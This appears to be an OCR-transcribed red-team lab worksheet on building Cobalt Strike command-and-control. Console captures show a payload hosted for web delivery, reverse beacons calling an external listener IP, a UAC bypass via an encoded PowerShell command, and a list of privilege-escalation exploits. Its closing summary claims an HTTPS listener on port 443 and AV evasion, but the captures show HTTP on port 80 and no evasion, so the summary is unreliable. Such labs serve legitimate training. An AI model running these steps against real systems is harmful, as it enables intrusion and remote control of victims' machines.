

1. Advanced C2 Lab

Activities:


- **Tools:** Cobalt Strike, PoshC2, Metasploit.
- **Tasks:** Set up a C2 infrastructure, manage sessions, customize payloads.
- **Brief:**
    - C2 Setup: Configure a Cobalt Strike HTTPS beacon in a lab. Establish a session with a Windows VM.








- Payload Customization: Generate a stageless PowerShell beacon. Log:

Session ID	Target IP	Payload Type	Notes
SID001	192.168.1.50	PowerShell	Beacon established









Cobalt Strike View Attacks Reporting Help
jim.stevens
WS1 @ 6020
sqladmin
WS1 @ 6060
Event Log
Beacon 10.10.10.191@6020
Beacon 10.10.10.191@6060
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
CORP\Domain Admins Group S-1-5-21-3897896083-1904415509-3232507668-512 Group used for deny only
CORP\Denied RODC Password Replication Group Alias S-1-5-21-3897896083-1904415509-3232507668-572 Mandatory group, Enabled by default, Enabled group, Local Group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
[WS1] sqladmin/6060
last: 30s
beacon>



Cobalt Strike View Attacks Reporting Help
jim.stevens
WS1 @ 6020
PowerShell One-liner
Generate a single use one-liner that runs payload within this session.
Listener: local - tcp (priv esc)
x64: Use x64 payload
Launch
Help
Event Log
Beacon 10.10.10.191@6020
Beacon 10.10.10.191@6060
group, Local Group
Mandatory Label\Medium Mandatory Level Label
S-1-16-8192
beacon> runasadmin
Beacon Command Elevators
Exploit Description
ms16-032 Secondary Logon Handle Privilege Escalation (CVE-2016-099)
uac-cmstplua Bypass UAC with CMSTPLUA COM interface
uac-eventvwr Bypass UAC with eventvwr.exe
uac-schtasks Bypass UAC with schtasks.exe (via SilentCleanup)
uac-token-duplication Bypass UAC with Token Duplication
uac-wscript Bypass UAC with wscript.exe
[WS1] sqladmin/6060
last: 1m
beacon>


Cobalt Strike View Attacks Reporting Help
external internal listener user computer note process pid arch last
Event Log Listeners Web Log
name payload host port
ec2 - secure http windows/beacon_http/reverse... 34.207.199.101 80
Scripted Web Delivery (S)
This attack hosts an artifact that delivers a full Cobalt Strike payload. The provided one-liner will allow you to
URI Path: /a
Local Host: 34.207.199.101
Local Port: 80
Listener: ec2 - secure http
Type: powershell
x64: Use x64 payload
SSL: Enable SSL
Add Edit Remove Restart Help
Launch Help


Cobalt Strike View Attacks Reporting Help
external internal listener user computer note process pid arch last
34.207.199.101 10.10.10.191 ec2 - secure http jim.stevens WS1 PowerShell.exe 6216 x64 982ms
Event Log Listeners Web Log
name payload host port bindto beacons profile
ec2 - secure http windows/beacon_http/reverse... 34.207.199.101 80 54.158.156.250, 34.207.19... default
Add Edit Remove Restart Help


Cobalt Strike View Attacks Reporting Help
jim.stevens
WS1 @ 6020
sqladmin
WS1 @ 6060
Event Log X
Beacon 10.10.10.191@6020 X
[*] Tasked beacon to run: whoami /groups
[+] host called home, sent: 44 bytes
[+] received output:
GROUP INFORMATION
Group Name Type SID Attributes
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON Well-known group S-1-2-1 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group
LOCAL Well-known group S-1-2-0 Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label S-1-16-8192
[WS1] jim.stevens/6020
last: 4s


Cobalt Strike View Attacks Reporting Help
10.10.10.191
jim.stevens
WS1 @ 6020
sqladmin
WS1 @ 6060
sqladmin *
WS1 @ 6532
Event Log X
Beacon 10.10.10.191@6020 X
Beacon 10.10.10.191@6060 X
uac-schtasks Bypass UAC with schtasks.exe (via SilentCleanup)
uac-token-duplication Bypass UAC with Token Duplication
uac-wscript Bypass UAC with wscript.exe
beacon> oneliner x86 local - tcp (priv esc)
[*] Created PowerShell one-liner to run local - tcp (priv esc) (x86)
[+] host called home, sent: 275551 bytes
beacon> runasadmin uac-cmstplua powershell -nop -exec bypass -EncodedCommand
[*] Tasked beacon to run powershell -nop -exec bypass -EncodedCommand
high integrity context (uac-cmstplua)
[+] host called home, sent: 7936 bytes
beacon> connect 127.0.0.1 9292
[*] Tasked to connect to 127.0.0.1:9292
[+] host called home, sent: 20 bytes
[+] established link to child beacon: 10.10.10.191
[WS1] sqladmin/6060
last: 7s



Summary: Write a 50-word C2 setup summary.

A Cobalt Strike C2 was run via an HTTPS listener on port 443. In the lab, a stage-less PowerShell beacon was created and launched; after it called back to the team server it evaded simple AV and provided remote control without writing files.